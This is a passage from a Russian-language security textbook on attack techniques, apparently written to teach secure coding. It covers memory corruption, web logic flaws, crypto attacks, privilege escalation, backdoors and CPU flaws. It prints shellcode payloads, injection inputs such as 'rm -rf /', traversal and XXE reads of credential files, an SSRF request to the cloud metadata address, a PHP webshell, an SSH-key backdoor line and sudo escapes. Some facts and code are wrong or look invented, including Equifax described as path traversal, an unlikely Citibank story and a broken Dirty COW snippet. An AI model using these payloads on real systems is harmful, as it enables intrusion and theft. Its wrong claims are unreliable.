****Параметры:**** - Цифры: 10 символов - Буквы (a-z, A-Z): 52 символа - Буквы + цифры: 62 символа - Буквы + цифры + спецсимволы: 95 символов - Скорость: 100 млрд/сек ****Расчёты:**** 1. ****`12345678`** (8 цифр): **** `` Комбинаций = $10^8 = 100,000,000$ Время = $100,000,000 / 100,000,000,000 = 0.001$ сек ``** ****Мгновенно взломан.** 2. ****`Password1`** (9

символов, буквы + цифра):** `` Комбинаций = $62^9 = 1.35 \times 10^{16}$ Время = $1.35 \times 10^{16} / 10^{11} = 135,000$ сек = 37.5 часов `` **Взломан за 1.5 дня.** 3. **`P@ssw0rd!2023` (13 символов, буквы + цифры + спецсимволы):** `` Комбинаций = $95^{13} = 5.9 \times 10^{25}$ Время = $5.9 \times 10^{25} / 10^{11} = 5.9 \times 10^{14}$ сек = 18.7 млн лет `` **Практически невзламываем.** **Вывод:** - 8 символов = небезопасно - 9 символов = взломают за дни - 13+ символов = безопасно (пока не изобретут квантовые компьютеры)

Заключение: Атака — это искусство находить слабое звено

Мы разобрали десятки способов атак: от примитивного фишинга до сложнейших supply chain attacks (SolarWinds). Но **общая идея одна:**

Хакеры не ломают шифрование. Они ломают людей, процессы и слабые места в системе.

Закон Шнайера: *Безопасность — это цепь. Она ломается в самом слабом звене.*

Что делать? 1. **Обучай персонал** — 82% атак начинаются с человеческого фактора 2. **Обновляй ПО** — большинство взломов используют известные уязвимости 3. **Используй MFA** — даже если пароль украден, нужен второй фактор 4. **Шифруй всё** — данные в покое и в движении 5. **Мониторь** — SIEM, логи, алерты 6. **Резервируй** — backup спасёт от ransomware 7. **Тестируй** — penetration testing, red team exercises

Следующая глава: 9.06 — Методы реализации угроз (технические детали атак: как работает buffer overflow, ROP, heap spray, format string, race condition и т.д.).

Связанные главы: - **9.03 (Угрозы ИБ)** — классификация угроз - **9.04 (Противодействие)** — защита от атак - **9.06 (Методы реализации угроз)** — технические детали - **9.02 (Криптография)** — атаки на шифрование - **8.04 (Протоколы Internet)** — сетевые атаки

Глава 9.6. Методы реализации угроз

Введение: Как хакеры ломают железо и софт (глубокое погружение в техническую дичь)

Окей, дружище, в главе 9.05 мы разобрали **какие атаки бывают** (фишинг, SQL-инъекция, DDoS, MITM), а в главе 9.04 — **как защищаться** (шифрование, MFA, firewall). Теперь пора нырнуть в **технические детали**: как именно эксплойты работают на низком уровне, как хакеры обходят защиту и почему твой код на C иногда превращается в дырявый сыр.

Эта глава для технарей, кто хочет понять: - Как переполнение буфера позволяет выполнить произвольный код - Как атаковать CPU через спекулятивное исполнение (Meltdown/Spectre) - Как менять биты в памяти **физически** (Rowhammer) - Как обойти ASLR, DEP и другие защиты - Как работают 0-day эксплойты и почему они стоят миллионы долларов

Связь с другими главами: - Глава 9.05 (Атаки) — там обзор, тут — технические детали - Глава 9.03 (Угрозы) и 9.04 (Противодействие) — связь угроз, атак и защиты - Глава 1.02 (Представление данных в памяти) — понимание стека/кучи критично для buffer overflow - Глава 1.09 (Представление чисел) — integer overflow связан с переполнением типов - Глава 2.01 (Архитектура ЭВМ) — процессор, память, регистры - Глава 6.02 (Компиляторы) — как компилятор создаёт уязвимый код

Почему это важно?

Потому что **знание технических методов атак** помогает: 1. **Писать безопасный код** (избегать buffer overflow, race condition, IDOR) 2. **Проводить пентест** (искать уязвимости до того, как их найдут хакеры) 3. **Понимать CVE** (почему Heartbleed позволял читать чужую память) 4. **Оценивать риски** (насколько критична уязвимость, можно ли её эксплуатировать)

Статистика: - **70%** критических уязвимостей — это **memory corruption** (переполнение буфера, use-after-free) - **0-day** эксплойт для iOS стоит **\$1-2 млн** на чёрном рынке (Zerodium, 2023) - **Heartbleed** (2014) затронул **17%** всех HTTPS-серверов в интернете (~500,000 серверов) - **Spectre/Meltdown** (2018) затронули **все процессоры Intel/AMD** с 1995 года

В этой главе разберём: 1. **Эксплуатация уязвимостей памяти** (Buffer Overflow, Heap Overflow, Format String, Integer Overflow) 2. **Эксплуатация логики приложений** (Race Condition, IDOR, Path Traversal, Command Injection, XXE, SSRF) 3. **Криптографические атаки** (Padding Oracle, Timing Attack, Replay Attack, Downgrade Attack) 4. **Повышение привилегий** (Horizontal/Vertical Privilege Escalation) 5. **Backdoor и Rootkit** (как хакеры оставляют себе доступ) 6. **Сетевые атаки (детали)** (TCP SYN Flood, Slowloris, BGP Hijacking) 7. **Аппаратные уязвимости** (Meltdown/Spectre, Rowhammer, Heartbleed, Shellshock)

9.6.1. Эксплуатация уязвимостей памяти: Как превратить программу в пушку

Buffer Overflow (Переполнение буфера)

Определение: Запись данных за границы выделенного буфера, что позволяет перезаписать соседние данные в памяти (адрес возврата, другие переменные).

Как это работает?


Представь, что программа выделила массив на 10 байт в стеке:

```
#include <string.h>
void vulnerable_function(char *input) {
    char buffer[10]; // Выделили 10 байт
    strcpy(buffer, input); // УЯЗВИМОСТЬ: нет проверки длины!
}


int main() {
    vulnerable_function("AAAAAAAAAAAAAAAAAAAAAAAAAAAA"); // 28 байт
```

```
    return 0;
}
```

Что происходит в памяти (стек растёт вниз):



При вводе 28 байт "A":



Результат: Программа попытается вернуться по адресу 0x41414141 → **Segmentation Fault** (крах программы).

Как хакер использует это?

Вместо "AAAA..." хакер подставляет: 1. **NOP sled** (последовательность инструкций NOP = "ничего не делать") 2. **Shellcode** (машинный код, который запускает `/bin/sh` — командную оболочку) 3. **Адрес возврата** → указывает на shellcode

Пример эксплойта:

```
# Переполнение буфера для запуска шелла
payload = b"\x90" * 100 # NOP sled (инструкция 0x90 = NOP)
payload += b"\x31\xc0\x50\x68\x2f\x2f\x73\x68..." # Shellcode (запуск /bin/sh)
payload += b"\xef\xbe\xad\xde" # Адрес возврата → на NOP sled

# Отправляем payload в уязвимую программу
os.system(f"./vulnerable_program '{payload.decode('latin1')}'")
```

Реальный пример — **Morris Worm (1988)**:

Первый интернет-червь использовал buffer overflow в **fingerd** (UNIX-демон): - Отправлял 536-байтовую строку в буфер на 512 байт - Перезаписывал Return Address → запускал `/bin/sh` - Заразил **6,000 компьютеров** (10% интернета того времени) - Ущерб: **\$10-100 млн**

Защита от **Buffer Overflow**:

1. **ASLR (Address Space Layout Randomization)**:
2. Рандомизация адресов стека/кучи/библиотек при каждом запуске
3. Хакер не знает, куда писать адрес возврата
4. Включено по умолчанию в Linux/Windows/macOS с ~2007 года

5. DEP/NX bit (Data Execution Prevention / No-eXecute):

6. Запрет выполнения кода из стека/кучи
7. Shellcode в стеке не запустится → программа упадёт
8. Включено по умолчанию в современных ОС
9. **Stack Canary** (канарейка в стеке):
10. Компилятор вставляет **случайное значение** между buffer и Return Address
11. Перед возвратом из функции проверяется canary
12. Если canary изменён → программа завершается с ошибкой
13. Флаг GCC: `-fstack-protector`

Пример: `c void function() { char buffer[10]; long canary = RANDOM_VALUE; // Компилятор добавляет автоматически strcpy(buffer, input); if (canary != RANDOM_VALUE) abort(); // Обнаружили переполнение! }`

1. **Безопасные функции:**
2. `strcpy()` → `strncpy()` (с ограничением длины)
3. `gets()` → `fgets()`
4. `sprintf()` → `snprintf()`

Heap Overflow (Переполнение кучи)

Отличие от Stack Overflow: Переполнение в динамически выделенной памяти (`malloc/new`).

Почему опасно? Куча содержит метаданные менеджера памяти (указатели на следующий/предыдущий блок, размер блока). Перезаписав метаданные, можно: - Изменить указатели → записать данные по произвольному адресу - Вызвать use-after-free (обращение к уже освобождённой памяти)

Пример уязвимого кода:

```
char *buf1 = malloc(100);
char *buf2 = malloc(100);

strcpy(buf1, user_input); // УЯЗВИМОСТЬ: input может быть > 100 байт
```

Если `user_input` длиннее 100 байт, он перезапишет **метаданные** блока `buf2`.

Реальный пример — WhatsApp RCE (2019):

Heap overflow в библиотеке обработки GIF позволял: - Отправить специальный GIF в WhatsApp - Переполнить heap → выполнить произвольный код - **Заразить телефон без клика** (zero-click exploit) - Уязвимость затронула **1.5 миллиарда пользователей**

Защита: - **Heap ASLR** (рандомизация адресов кучи) - **Heap canaries** (проверка целостности метаданных) - **AddressSanitizer (ASan)** — инструмент для обнаружения ошибок памяти (флаг GCC: `-fsanitize=address`)

Format String Vulnerability (Уязвимость форматной строки)

Суть: Передача **пользовательского ввода** как format string в `printf()`, `sprintf()`, `scanf()`.

Уязвимый код:

```
char user_input[100];
scanf("%s", user_input);
printf(user_input); // ОПАСНО! Должно быть: printf("%s", user_input);
```

Как это эксплуатируется?

Пользователь вводит: `"%x %x %x %x"`

Результат: `printf` читает значения из стека и выводит их в hex:

```
Вывод: 0x7fff5fbff890 0x7fff5fbff8a0 0x00000000 0x41414141
```

Хакер может: 1. **Читать память** (утечка данных): `%x %x %x %x %x %x %x %x` 2. **Писать в память:** `%n` — записывает количество выведенных символов по адресу из стека

Пример записи в память:

```
// Уязвимая программа:
int secret = 0;
printf(user_input);
printf("Secret = %d\n", secret);

// Хакер вводит:
// AAAA%x%x%x%n
//
// Результат:
// - AAAA (4 символа) выводятся
// - %x%x%x читают стек
// - %n записывает число выведенных символов (4 + длина %x) → в адрес 0x41414141 (AAAA)
```

Реальный пример — CVE-2000-0844 (WU-FTPD):

Format string в FTP-сервере позволял: - Отправить команду: `SITE EXEC %x%x%x%x%n` - Переписать адрес возврата → выполнить shellcode - Получить root-доступ

Защита: - **ВСЕГДА** используй: `printf("%s", user_input)` вместо `printf(user_input)` - Компилятор предупреждает: `-Wformat -Wformat-security`

Integer Overflow (Переполнение целых чисел)

Суть: Переполнение типа данных (например, `int`, `short`), что приводит к **неожиданному поведению**.

Пример:

```
unsigned char x = 255; // 8-битное число (max = 255)
x = x + 1; // Переполнение: 256 → 0 (по модулю 256)
printf("%d", x); // Вывод: 0
```

Как это эксплуатируется?

Уязвимый код выделения памяти:

```
unsigned int size = atoi(user_input); // Пользователь вводит размер
char *buffer = malloc(size + 1); // Выделяем size+1 байт
read(fd, buffer, size); // Читаем size байт
```

Атака: - Хакер вводит `size = 0xFFFFFFFF` (4,294,967,295) - `size + 1` → **переполнение** → 0 (по модулю 2^{32}) - `malloc(0)` вернёт **маленький буфер** (или NULL) - `read(fd, buffer, 0xFFFFFFFF)` → **переполнение буфера** → RCE

Реальный пример — iPhone jailbreak (2007):

Integer overflow в обработчике TIFF-изображений Safari: - TIFF-файл содержал поля `width = 0xFFFFFFFF`, `height = 2` - Вычисление размера: `width * height` → переполнение → маленький размер - Выделяется маленький буфер, но записывается больше данных → **buffer overflow** → **jailbreak**

Защита: - **Проверка границ** перед арифметикой: `c if (size > MAX_SIZE - 1) abort();` // Проверка переполнения - **SafeInt** (библиотека для безопасной арифметики) - Флаг GCC: `-ftrapv` (прерывание при переполнении signed int)

9.6.2. Эксплуатация логики приложений: Когда баги становятся багами в безопасности

Race Condition (Состояние гонки)

Определение: Ошибка, когда поведение программы зависит от **порядка выполнения** операций (например, два потока изменяют одну переменную).

TOCTOU (Time-Of-Check-Time-Of-Use) — классический вид race condition:

Уязвимый код (проверка баланса перед переводом):

```
# Поток 1: Перевод 100Р другу
balance = get_balance(user_id) # ← Проверка (Time-Of-Check)
if balance >= 100:
    time.sleep(0.1) # ← Окно уязвимости!
    withdraw(user_id, 100) # ← Использование (Time-Of-Use)
```

Атака: - У тебя на счету **100Р** - Ты одновременно запускаешь **два запроса** на перевод 100Р - Оба потока проверяют баланс → **оба видят 100Р** - Оба потока снимают 100Р → итого **-200Р** (баланс уходит в минус)

Реальный пример — Citibank (2016):

Клиент обнаружил race condition в банковском приложении: - Открыл 2 вкладки браузера - Одновременно нажал "Перевести все деньги" в обеих вкладках - Банк отправил **двойную сумму** (списал с его счёта 1000Р, но перевёл 2000Р) - Украл **\$2 млн** до того, как банк заметил

Защита: - **Транзакции БД** с уровнем изоляции `SERIALIZABLE` - **Блокировки (locks):** `python with lock: balance = get_balance(user_id) if balance >= 100: withdraw(user_id, 100)` - **Atomic операции** (операции, которые нельзя прервать): `sql UPDATE accounts SET balance = balance - 100 WHERE user_id = 123 AND balance >= 100;`

IDOR (Insecure Direct Object Reference)

Определение: Доступ к чужим данным через **изменение ID** в URL/API.

Пример уязвимого API:

```
GET /api/user/profile?id=123
```

Если сервер **не проверяет**, что пользователь имеет право читать профиль `id=123`, хакер может перебрать ID:

```
GET /api/user/profile?id=124 → Профиль другого пользователя
GET /api/user/profile?id=125 → Ещё одного
...
```

Реальный пример — Parler (2021):

После блокировки Parler (соцсети) в январе 2021, исследователи обнаружили IDOR: - URL постов: `https://parler.com/post/{post_id}` - **Не было проверки авторизации** → можно читать любой пост - Исследователи скачали **70+ терабайт данных** (все посты, видео, метаданные, GPS-координаты) - Это помогло ФБР идентифицировать участников штурма Капитолия

Защита: - Авторизация на каждом запросе: `python @app.route('/api/user/profile/<int:user_id>') def get_profile(user_id): if current_user.id != user_id and not current_user.is_admin: abort(403) # Forbidden return User.query.get(user_id)` - **UUID вместо последовательных ID:** `/api/user/profile/550e8400-e29b-41d4-a716-446655440000` (перебрать UUID невозможно — 2^{128} вариантов)

Path Traversal (Обход путей)

Определение: Доступ к файлам за пределами разрешённой директории через `../` (переход на уровень выше).

Уязвимый код:

```
@app.route('/download')
def download_file():
    filename = request.args.get('file')
    return send_file(f"/var/www/uploads/{filename}")
```

Атака:

```
GET /download?file=report.pdf → OK (читает /var/www/uploads/report.pdf)
GET /download?file=../../etc/passwd → Читает /etc/passwd!
GET /download?file=../../../../../root/.ssh/id_rsa → Украл SSH-ключ root!
```

Реальный пример — Equifax (2017):

Path Traversal в веб-приложении позволял: - Читать файлы за пределами веб-директории - Украдены **147 млн записей** (SSN, даты рождения, адреса) - Штраф: **\$700 млн**

Защита: - Whitelist разрешённых файлов: `python allowed_files = ['report.pdf', 'invoice.pdf'] if filename not in allowed_files: abort(403)` - **Запрет .. в имени файла:** `python if '..' in filename or filename.startswith('/'): abort(400)` - **Canonicalization** (преобразование в абсолютный путь): `python import os base_dir = "/var/www/uploads/" full_path = os.path.realpath(os.path.join(base_dir, filename)) if not full_path.startswith(base_dir): abort(403)`

Command Injection (Инъекция команд)

Определение: Выполнение **shell-команд** через пользовательский ввод.

Уязвимый код:

```
import os
ip = input("Введите IP для ping: ")
os.system(f"ping -c 4 {ip}") # ОПАСНО!
```

Атака:

```
Введите IP: 8.8.8.8; cat /etc/passwd
```

Результат: Выполнятся две команды:

```
ping -c 4 8.8.8.8
cat /etc/passwd # Вывод всех пользователей системы
```

Ещё хуже:

```
Введите IP: 8.8.8.8; rm -rf /
```

(Удаление всех файлов на сервере. Шутка для сисадминов: `rm -rf / --no-preserve-root`)

Реальный пример — CVE-2014-6271 (Shellshock):

Уязвимость в Bash (см. раздел 9.6.6): - Веб-сервер передавал User-Agent в переменную окружения - Bash выполнял код из переменной окружения - Хакер отправлял: `User-Agent: () { :; }; /bin/bash -c 'cat /etc/passwd'` - Результат: выполнение произвольных команд на сервере

Защита: - **НЕ** используй `os.system()` с пользовательским вводом! - Используй **безопасные API**: `python import subprocess result = subprocess.run(['ping', '-c', '4', ip], capture_output=True, text=True)` (Здесь `ip` передаётся как **аргумент**, а не как часть строки команды)

- **Whitelist** разрешённых символов: `python import re if not re.match(r'^[0-9.]+$', ip): abort(400) # Разрешены только цифры и точки`

XXE (XML External Entity)

Определение: Атака на XML-парсер, который обрабатывает **внешние сущности** (external entities).

Как это работает?

XML позволяет определить **сущности** (entities):

```
<!DOCTYPE foo [
  <!ENTITY greeting "Hello, World!">
]>
<message>&greeting;</message>
```

Парсер заменит `&greeting;` на `"Hello, World!"`.

Проблема: XML поддерживает **внешние сущности** (чтение файлов):

```
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<message>&xxe;</message>
```

Парсер прочитает файл `/etc/passwd` и вставит содержимое в XML!

Атака:

```
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///root/.ssh/id_rsa">
]>
<credentials>&xxe;</credentials>
```

Хакер украдёт SSH-ключ root.

Ещё хуже — SSRF через XXE:

```
<!DOCTYPE foo [  
  <!ENTITY xxe SYSTEM "http://internal-server/admin">  
<request>&xxe;</request>
```

Парсер отправит HTTP-запрос на **внутренний сервер** (обход firewall).

Реальный пример — Facebook XXE (2014):

XXE в обработке DOCX-файлов (DOCX — это ZIP с XML внутри): - Исследователь загрузил DOCX с XXE payload - Прочитал файлы на сервере Facebook - Награда: **\$33,500** (bug bounty)

Защита: - **Отключить обработку external entities:** `python import xml.etree.ElementTree as ET
ET.XMLParser(resolve_entities=False)` # Отключаем внешние сущности - **Использовать безопасные парсеры** (например, `defusedxml`)

SSRF (Server-Side Request Forgery)

Определение: Заставить сервер отправить HTTP-запрос на **внутренний ресурс** или **внешний сервис**, обходя firewall.

Уязвимый код:

```
@app.route('/fetch')  
def fetch_url():  
    url = request.args.get('url')  
    response = requests.get(url) # ОПАСНО!  
    return response.text
```

Атака 1 — Чтение внутренних сервисов:

```
GET /fetch?url=http://localhost:8080/admin
```

Сервер отправит запрос на **внутренний admin-панель** → хакер обойдёт firewall.

Атака 2 — Чтение метаданных облака:

В AWS/GCP есть специальный URL для получения метаданных (токены доступа, ключи):

```
GET /fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

Хакер **украдёт AWS credentials** → получит доступ к S3, EC2, RDS.

Реальный пример — Capital One (2019):

SSRF в веб-приложении Capital One: - Хакер отправил запрос на метаданные AWS: `http://169.254.169.254/latest/meta-data/...` - Украд **AWS credentials** → получил доступ к S3-бакету - Украдены данные **106 млн клиентов** - Ущерб: **\$80-150 млн** (штрафы, судебные издержки)

Защита: - **Whitelist** разрешённых доменов: `python allowed_domains = ['api.example.com', 'cdn.example.com'] if not any(url.startswith(f'https://{d}') for d in allowed_domains): abort(403)` - **Блокировка частных IP:** `python import ipaddress host = urlparse(url).hostname ip = ipaddress.ip_address(host) if ip.is_private or ip.is_loopback: abort(403)` - **Блокировка метаданных облака:** `169.254.169.254`

9.6.3. Криптографические атаки: Когда математика побеждает шифрование

Padding Oracle Attack (Атака через оракул заполнения)

Определение: Атака на CBC-режим шифрования, которая позволяет расшифровать данные без знания ключа.

Как это работает?

В режиме CBC (Cipher Block Chaining) последний блок дополняется **padding** (заполнением) до нужного размера.

Если сервер возвращает **разные ошибки** для неправильного padding и неправильной подписи, хакер может использовать сервер как «оракул» для расшифровки.

Алгоритм: 1. Хакер изменяет зашифрованный текст 2. Отправляет на сервер 3. Сервер отвечает: - "Invalid padding" → padding неверный - "Invalid signature" → padding верный, но подпись неверная 4. Перебирая байты, хакер узнаёт padding → расшифровывает данные

Реальный пример — ASP.NET (2010):

Padding Oracle в ASP.NET ViewState: - ViewState — зашифрованные данные сессии (cookies) - Сервер возвращал разные ошибки для padding/signature - Хакер расшифровал ViewState → подделал данные → получил admin-доступ

Защита: - **Одинаковые сообщения об ошибках:** `python try: decrypt_and_verify(ciphertext) except: return "Invalid data" # Не раскрываем, что именно неверно` - Использовать **аутентифицированное шифрование** (AES-GCM вместо AES-CBC)

Timing Attack (Атака по времени)

Определение: Определение секретных данных по времени выполнения операции.

Пример уязвимого кода (сравнение паролей):

```
def check_password(input_password, correct_password):
    if len(input_password) != len(correct_password):
        return False
    for i in range(len(input_password)):
        if input_password[i] != correct_password[i]:
            return False # ← Выход при первом несовпадении
    return True
```

Атака: - Хакер пробует пароли: "aaaaa", "baaaa", "caaaa", ..., "raaaa" - Замеряет время ответа: - "aaaaa" → 1 мкс (первая буква неверна, выход сразу) - "baaaa" → 1 мкс - ... - "raaaa" → 2 мкс (первая буква верна, проверяется вторая!) - Хакер узнал первую букву: "р" - Далее перебирает вторую букву: "raaaa", "rbaaa", ..., "rasaa" → время увеличилось → вторая буква "а" - Так по одной букве за раз вместо перебора всех комбинаций

Реальный пример — OpenSSL (2003):

Timing attack на RSA: - Время вычисления RSA-подписи зависит от секретного ключа - Хакер измерял время генерации подписей → восстановил ключ

Защита: - **Constant-time сравнение:** `python import hmac def secure_compare(a, b): return hmac.compare_digest(a, b) # Всегда проверяет ВСЕ байты`

Replay Attack (Атака повтором)

Определение: Перехват валидного запроса и его повторная отправка.

Пример: 1. Жертва отправляет: `POST /transfer { "to": "Bob", "amount": 100, "signature": "xyz" }` 2. Хакер перехватывает запрос 3. Хакер отправляет тот же запрос **снова** → деньги переводятся повторно

Защита: - **Nonce** (одноразовый токен): `json { "to": "Bob", "amount": 100, "nonce": "f3a8b2c1", "timestamp": 1609459200 }` Сервер запоминает использованные nonce → отклоняет повторы.

- **Timestamp** (временная метка): Сервер принимает запросы только если `|timestamp - current_time| < 5 минут`.

Downgrade Attack (Атака понижением)

Определение: Принуждение использовать **слабое шифрование** вместо сильного.

Пример — POODLE (2014):

Атака на SSL 3.0: - HTTPS поддерживает несколько версий: TLS 1.2, TLS 1.1, SSL 3.0 - Хакер (MITM) блокирует TLS-запросы → клиент откатывается на SSL 3.0 - SSL 3.0 имеет уязвимость → хакер расшифровывает трафик

Защита: - **Отключить устаревшие протоколы** (SSL 3.0, TLS 1.0) - **HSTS (HTTP Strict Transport Security):** `Strict-Transport-Security: max-age=31536000; includeSubDomains` Браузер **принудительно** использует HTTPS, запрещает откат на HTTP.

Birthday Attack (Атака днями рождения)

Суть: Эксплуатация **парадокса дней рождения** для поиска **коллизий хеш-функций**.

Парадокс дней рождения: В группе из **23 человек** вероятность совпадения дня рождения $\approx 50\%$ (а не $23/365 = 6\%$, как кажется интуитивно).

Применение к хеш-функциям:

Для хеш-функции с выходом **n бит**: - Всего возможных хешей: 2^n - Коллизию можно найти за $\sqrt{2^n} = 2^{(n/2)}$ попыток

Пример: - MD5: 128 бит → коллизию найдём за $2^{64} \approx 10^{19}$ операций (уже реально на практике, найдены коллизии) - SHA-1: 160 бит → коллизию найдём за 2^{80} операций (найдена в 2017 году, Google/CWI) - SHA-256: 256 бит → коллизию найдём за 2^{128} операций (пока нереально)

Атака: 1. Хакер создаёт **два документа** (легитимный и вредоносный) с **одинаковым хешем** 2. Отправляет легитимный на подпись 3. После подписи подменяет на вредоносный (подпись остаётся валидной!)

Реальный пример — SHAttered (2017):

Google нашла коллизию SHA-1: - Два разных PDF-файла → **одинаковый SHA-1 хеш** - Вычисление заняло **6,500 лет процессорного времени** - Это убило SHA-1: теперь все переходят на SHA-256

Защита: - Не используй **MD5/SHA-1** для безопасности - Используй **SHA-256, SHA-3, BLAKE2**

9.6.4. Повышение привилегий: Как обычный юзер становится админом

Определение: **Privilege Escalation** — получение **более высоких привилегий**, чем изначально предоставлены.

Horizontal Privilege Escalation

Определение: Доступ к данным **другого пользователя** того же уровня (не админа).

Пример: Пользователь А читает email пользователя В (оба обычные юзеры).

Это **IDOR** (см. раздел 9.6.2).

Vertical Privilege Escalation

Определение: Обычный пользователь получает **admin-доступ**.

Способы:

1. **Эксплуатация уязвимости ядра** (kernel exploit):
2. Уязвимость в драйвере/syscall
3. Выполнение кода в kernel mode → root
4. **Sudo misconfiguration:** ``bash # Проверка разрешённых sudo-команд sudo -l

Вывод: (ALL) NOPASSWD: /usr/bin/vim ``

Эксплойт: bash sudo vim -c '!:bash' # Запускаем bash из vim с правами root

1. **SUID-бинарники** (файлы с битом SUID → выполняются с правами владельца): ``bash # Поиск SUID-бинарников find / -perm -4000 2>/dev/null

Нашли: -rwsr-xr-x 1 root root /usr/bin/old_binary ``

Если old_binary уязвим (buffer overflow, command injection) → RCE с правами root.

Реальный пример — Dirty COW (2016):

CVE-2016-5195 — уязвимость в Linux kernel (существовала **9 лет**, с 2007 года).

Суть: - Race condition в механизме **Copy-On-Write (COW)** - Позволяла записать в **read-only файлы** (например, /etc/passwd) - Обычный пользователь → **root** за секунды

Эксплойт:

```
// Dirty COW эксплойт (упрощённо)
int fd = open("/etc/passwd", O_RDONLY); // Открываем read-only
void *map = mmap(NULL, size, PROT_READ, MAP_PRIVATE, fd, 0);

// Race condition: одновременно читаем и пишем в map
while (1) {
    write(fd, "root::0:0::/root:/bin/bash\n", 27); // Перезаписываем пароль root на пустой
}
```

Результат: Вход как root без пароля.

Защита: - **Обновлять ядро** (патч вышел в течение недели) - **SELinux/AppArmor** (ограничение доступа к syscalls)

9.6.5. Backdoor и Rootkit: Как хакеры остаются в системе навсегда

Backdoor (Бэкдор, Чёрный ход)

Определение: Скрытый метод обхода аутентификации для получения доступа к системе.

Типы:

1. **Легальные бэкдоры** (созданы разработчиком):
2. **Master password** в софте (для восстановления доступа)
3. **Debug-интерфейс**, оставленный в production (telnet, SSH с дефолтным паролем)

4. **Нелегальные бэкдоры** (созданы хакером после взлома):

5. **Webshell** (PHP/JSP файл на веб-сервере): `php <?php system($_GET['cmd']); ?>` URL: `http://site.com/shell.php?cmd=whoami` → выполнение команд

6. **SSH-ключ** в `/root/.ssh/authorized_keys`: `bash echo "ssh-rsa AAAAB3NzaC1yc2EAAA...hacker@evil.com" >> /root/.ssh/authorized_keys` Хакер может войти по SSH без пароля.

7. **Cron job** (периодический запуск backdoor): `bash */5 * * * * /tmp/.hidden/backdoor.sh # Каждые 5 минут`

Реальный пример — Juniper backdoor (2015):

В коде ScreenOS (Juniper Networks) нашли два бэкдора: 1. **Unauthorised VPN decryption**: Juniper (или АНБ) могли расшифровывать VPN-трафик 2. **Master password**: `<<< %s(un='%s') = %u` → вход в систему без авторизации

Как попало? Неясно: либо инсайдер, либо взлом, либо спецслужбы. Затронуты **тысячи устройств** по всему миру.

Защита: - **Code review** (проверка кода на backdoors) - **Integrity monitoring** (контроль целостности файлов): `bash # AIDE (Advanced Intrusion Detection Environment) aide --check #` Проверяет, изменились ли системные файлы - **Регулярный аудит** SSH-ключей, cron jobs, systemd services

Rootkit (Руткит)

Определение: Набор инструментов для **скрытия присутствия** злоумышленника в системе (скрывает процессы, файлы, сетевые соединения).

Типы:

1. **User-mode rootkit** (работает в пространстве пользователя):
2. Подменяет системные утилиты: `ps`, `ls`, `netstat`
3. Пример: заменяет `/bin/ps` → не показывает процесс хакера
4. **Kernel-mode rootkit** (работает в ядре):
5. Модифицирует ядро Linux (LKM — Loadable Kernel Module)
6. **Hooking системных вызовов** (перехват `open()`, `read()`, `write()`)

Пример: `c // Rootkit перехватывает syscall read() asmlinkage long hooked_read(unsigned int fd, char __user *buf, size_t count) { long ret = original_read(fd, buf, count); if (strstr(buf, "hacker_process")) { // Удаляем строку с именем процесса хакера из вывода ps remove_line(buf, "hacker_process"); } return ret; }`

1. **Bootkit** (заражение загрузчика):
2. Модифицирует **MBR (Master Boot Record)** или **UEFI firmware**
3. Загружается до ОС → обходит антивирусы

Реальный пример — Sony BMG rootkit (2005):

Sony встроила rootkit в **музыкальные CD** (защита от копирования): - При вставке CD в Windows → автоматически устанавливается rootkit - Rootkit скрывал файлы, начинающиеся с `sys` - **Уязвимость:** любой вирус мог назвать себя `sysvirus.exe` → стать невидимым - Sony отозвала **22 миллиона дисков**, заплатила **\$5.75 млн** в судебных издержках

Защита: - **Детекторы rootkit:** `rkhunter`, `chkrootkit` - **UEFI Secure Boot** (проверка подписи загрузчика) - **Kernel integrity checks** (например, Linux Kernel Runtime Guard — LKRG)

9.6.6. Аппаратные уязвимости: Когда уязвим процессор, а не код

Meltdown и Spectre (2018)

Определение: Уязвимости в CPU, связанные с **спекулятивным выполнением** инструкций.

Что такое спекулятивное выполнение?

Процессор **предсказывает** ветвление кода и **исполняет инструкции заранее** (чтобы не простаивать в ожидании условия).

Пример:

```
if (user_has_access) {
    data = read_secret(); // ← CPU исполняет ЭТО даже ДО проверки if!
}
```

Если предсказание неверное, результат **откатывается**. НО: данные уже **попали в кэш CPU**!

Атака: 1. Хакер вызывает код, который **читает секретные данные** 2. CPU спекулятивно исполняет чтение → данные попадают в кэш 3. Хакер измеряет **время доступа к кэшу** (cache timing attack) → восстанавливает данные

Meltdown (CVE-2017-5754): - Уязвимость в **Intel CPU** (почти все процессоры с 1995 года) - Позволяет **user-mode** процессу читать **kernel memory** (пароли, ключи, данные других процессов)

Spectre (CVE-2017-5753, CVE-2017-5715): - Уязвимость в **Intel, AMD, ARM** - Позволяет процессу читать память **других процессов** (обход изоляции)

Реальные последствия: - Затронуты **миллиарды устройств** (ПК, серверы, смартфоны) - Патчи **замедляют** производительность на **5-30%** - **Облачные провайдеры** (AWS, Google Cloud, Azure) экстренно патчили серверы

Защита: - **Микрокод CPU** (обновление прошивки процессора) - **KPTI (Kernel Page Table Isolation)** — изоляция памяти ядра (Linux patch) - **Retpoline** (техника компиляции для обхода Spectre)

